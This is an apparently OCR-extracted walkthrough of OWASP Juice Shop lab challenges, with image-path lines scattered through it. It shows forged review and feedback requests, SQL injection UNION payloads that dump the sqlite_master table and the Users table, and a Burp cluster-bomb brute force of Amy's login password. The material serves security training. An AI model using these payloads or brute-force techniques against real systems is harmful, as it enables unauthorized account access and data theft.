Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.6613.120 Safari/537.36
Content-Type: application/json
Origin: https://juice-shop.herokuapp.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://juice-shop.herokuapp.com/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
{
"captchaId":33,
"captcha":"51",
"comment":"Awsome!! (anonymous)",
"rating":5,
"UserId":18
}
Request is submitted on behalf of UserId 18
Response
Pretty Raw Hex Render
HTTP/1.1 201 Created
Server: Cowboy
Report-To: {"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports?ts=1729965477&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=DaKesF6ZPm%2Bd3%2BM8Ig%2Fk2xFaSjfLzaJthfGpD9C1hpw%3D"}]}
Reporting-Endpoints: heroku-nel=https://nel.heroku.com/reports?ts=1729965477&sid=812dcc77-0bd0-43b1-a5f1-b25750382959&s=DaKesF6ZPm%2Bd3%2BM8Ig%2Fk2xFaSjfLzaJthfGpD9C1hpw%3D
Nel: {"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.05,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/32
Content-Type: application/json; charset=utf-8
Content-Length: 171
Etag: W/"ab-ZPV1TJG/MwxENJGhKM/VPTZiGuB"
Vary: Accept-Encoding
Date: Sat, 26 Oct 2024 17:57:57 GMT
Via: 1.1 vegur
{"status":"success","data":{"id":32,"comment":"Awsome!! (anonymous)","rating":5,"UserId":18,"updatedAt":"2024-10-26T17:57:57.077Z","createdAt":"2024-10-26T17:57:57.077Z"}}


Forged Review


Difficulty	Description	Category
***	Post a product review as another user or edit any user's existing review.	Broken Access Control







Request
Response
("message":"It is Awesome !!","author":"papay@gmail.com")
("status":"success")



Request
Response
{
"message":"It is very bad !!",
"author":"kausik@gmail.com"
}
{
"status":"success"
}


OWASP Juice Shop
Account
Your Basket
EN
All Products
Apple Juice (1000ml)
1.99¤
Add to Basket
Banana Juice (1000ml)
1.99¤
Add to Basket
Reviews (3)
admin@juice-sh.op
One of my favorites!
papay@gmail.com
It is Awesome !!
It is a Original Request.
kausik@gmail.com
It is very bad !!
It is a Forged Request.
Write a review
Review
What did you like or dislike?
Max. 160 characters
0/160
Close
Submit
Only 1 left
Best Juice Shop Salesman
Carrot Juice (1000ml)
DSOMM and JUICE SHOP USER DAY
DSOMM & Juice Shop User Day Ticket


GDPR Data Erasure

Difficulty	Description	Category
***	Log in with Chris' erased user account.	Broken Authentication








Payload = asd'))+union+select+sql,2,3,4,5,6,7,8,9+from+sqlite_master+where+type='table'--



Payload = apple'))union+select+deletedAt,username,email,4,5,6,7,8,9+from+Users--








Login Amy

Difficulty	Description	Category
***	Log in with Amy's original user credentials. (This could take 93.83 billion trillion trillion centuries to brute force, but luckily she did not read the "One Important Final Note")	Sensitive Data Exposure



13:47:20 17... HTTP → Request POST https://juice-shop.herokuapp.com/rest/user/login

Request

Pretty Raw Hex

```
1  POST /rest/user/login HTTP/1.1
2  Host: juice-shop.herokuapp.com
3  Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=
   41YpykOb9KXdzDhEt1trcRIpfotrs7WuMBI39h1rFkOtBqTeoOLZvDE6BMnq
4  Content-Length: 66
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Accept: application/json, text/plain, */*
8  Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
9  Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {
     "email":"amy@juice-sh.op ",
     "password":"DOg....................."
   }
```

Cluster bomb attack

Position 1 = A to Z
Position 2 = 1 to 0
Position 3 = a to z

Start attack

Target https://juice-shop.herokuapp.com

Update Host header to match target

Positions Add § Clear § Auto §


```
1  POST /rest/user/login HTTP/1.1
2  Host: juice-shop.herokuapp.com
3  Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=41YpykOb9KXdzDhEt1trcRIpfotrs7WuMBI39h1rFkOtBqTeoOLZvDE6BMnq
4  Content-Length: 66
5  Sec-Ch-Ua-Platform: "Windows"
6  Accept-Language: en-US,en;q=0.9
7  Accept: application/json, text/plain, */*
8  Sec-Ch-Ua: "Not?A_Brand";v="99", "Chromium";v="130"
9  Content-Type: application/json
10 Sec-Ch-Ua-Mobile: ?0
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://juice-shop.herokuapp.com/
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19 Connection: keep-alive
20
21 {"email":"amy@juice-sh.op ","password":"§D§O§§g§....................."}
```

Attack Save Columns

Results Target Positions Payloads Options


Filter: Showing all items


Request	Payload1	Payload2	Payload3	Status	Error	Timeout	Length
0				401			353
1	K	1	a	401			353
2	K	1	b	401			353
3	K	1	c	401			353
4	K	1	d	401			353
5	K	1	e	401			353
6	K	1	f	200			1090
7	K	1	g	401			353
8	K	1	h	401			353
9	K	1	i	401			353
10	K	1	j	401			353
11	K	1	k	401			353
12	K	1	l	401			353
13	K	1	m	401			353



Login Bender


Difficulty	Description	Category
***	Log in with Bender's user account.	Injection

